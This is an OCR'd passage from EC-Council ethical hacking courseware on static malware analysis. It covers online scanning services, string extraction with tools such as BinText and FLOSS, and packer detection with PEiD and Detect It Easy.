



Figure 7.85: Screenshot of VirusTotal

hide01.ir

Some additional local and online malware scanning tools are as follows:

- Any.Run (*https://app.any.run*)
- Hybrid Analysis (*https://www.hybrid-analysis.com*)
- JOESandbox Cloud (*https://www.joesandbox.com*)
- Jotti (*https://virusscan.jotti.org*)
- Valkyrie Sandbox (*https://valkyrie.comodo.com*)
- Online Scanner (*https://www.fortiguard.com*)

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Performing Strings Search

Software programs include some strings that are commands for performing specific functions such as printing output. Strings communicate information from the program to its user. Various existing strings can represent the malicious intent of a program, such as reading the internal memory or cookie data, embedded in the compiled binary code.

Searching through the strings can provide information about the basic functionality of any program. During malware analysis, search for the malicious string to determine the harmful actions that a program can perform. For instance, if the program accesses a URL, it will have that particular URL string stored in it. It is advisable to be alert while looking for strings and also search for the embedded and encrypted strings to detect the suspicious file.

Use tools such as BinText to extract embedded strings from executable files. Ensure that the tool can scan and display ASCII and Unicode strings as well. Some tools can extract all the strings and copy them to a text or document file. Use such tools to copy the strings to a text file to ease the task of searching for malicious strings.

- **BinText**

  Source: *https://www.aldeid.com*

  BinText is a text extractor that can extract text from any file. It can find plain ASCII text, Unicode text, and resource strings, providing useful information for each item.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 7.86: Screenshot of BinText

nideal.ir

Some additional string searching tools are as follows:

- FLOSS (*https://github.com*)
- Strings (*https://learn.microsoft.com*)
- Free EXE DLL Resource Extract (*https://resourceextract.com*)
- FileSeek (*https://www.fileseek.ca*)
- Hex Workshop (*http://www.hexworkshop.com*)

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Identifying Packing/Obfuscation Methods

Attackers use packing and obfuscation to compress, encrypt, or modify a malware executable file to avoid detection. Obfuscation also hides the execution of the programs. When the user executes a packed program, it also runs a small wrapper program to decompress the packed file and then run the unpacked file. This complicates reverse engineers' attempts to find out the actual program logic and other metadata via static analysis.

You should try to determine if the file includes packed elements and also locate the tool or method used for packing it. Use tools such as PEid, which detects most commonly used packers, cryptors, and compilers for PE executable files. Finding the packer will ease the task of selecting a tool for unpacking the code.

- **PEiD**

  Source: *https://www.aldeid.com*

  PEiD is a free tool that provides details about Windows executable files. It can identify signatures associated with over 600 different packers and compilers. This tool also displays the type of packers used for packing the program. It also displays additional details such as entry point, file offset, EP section, and subsystem used for packing.

hide01.ir

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 7.87: Screenshot of PEiD

Identifying Packing/Obfuscation Method of Executable and Linkable Format (ELF) Malware

- **Detect It Easy (DIE)**

  Source: *https://github.com*

  DIE is an application used for determining types of files. Apart from Windows, it is available for Linux and macOS. It has a completely open architecture of signatures and can easily add its own algorithms for detecting or modifying existing signatures. It detects a file's compiler, linker, packer, etc. using a signature-based detection method.

hiaeolair

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

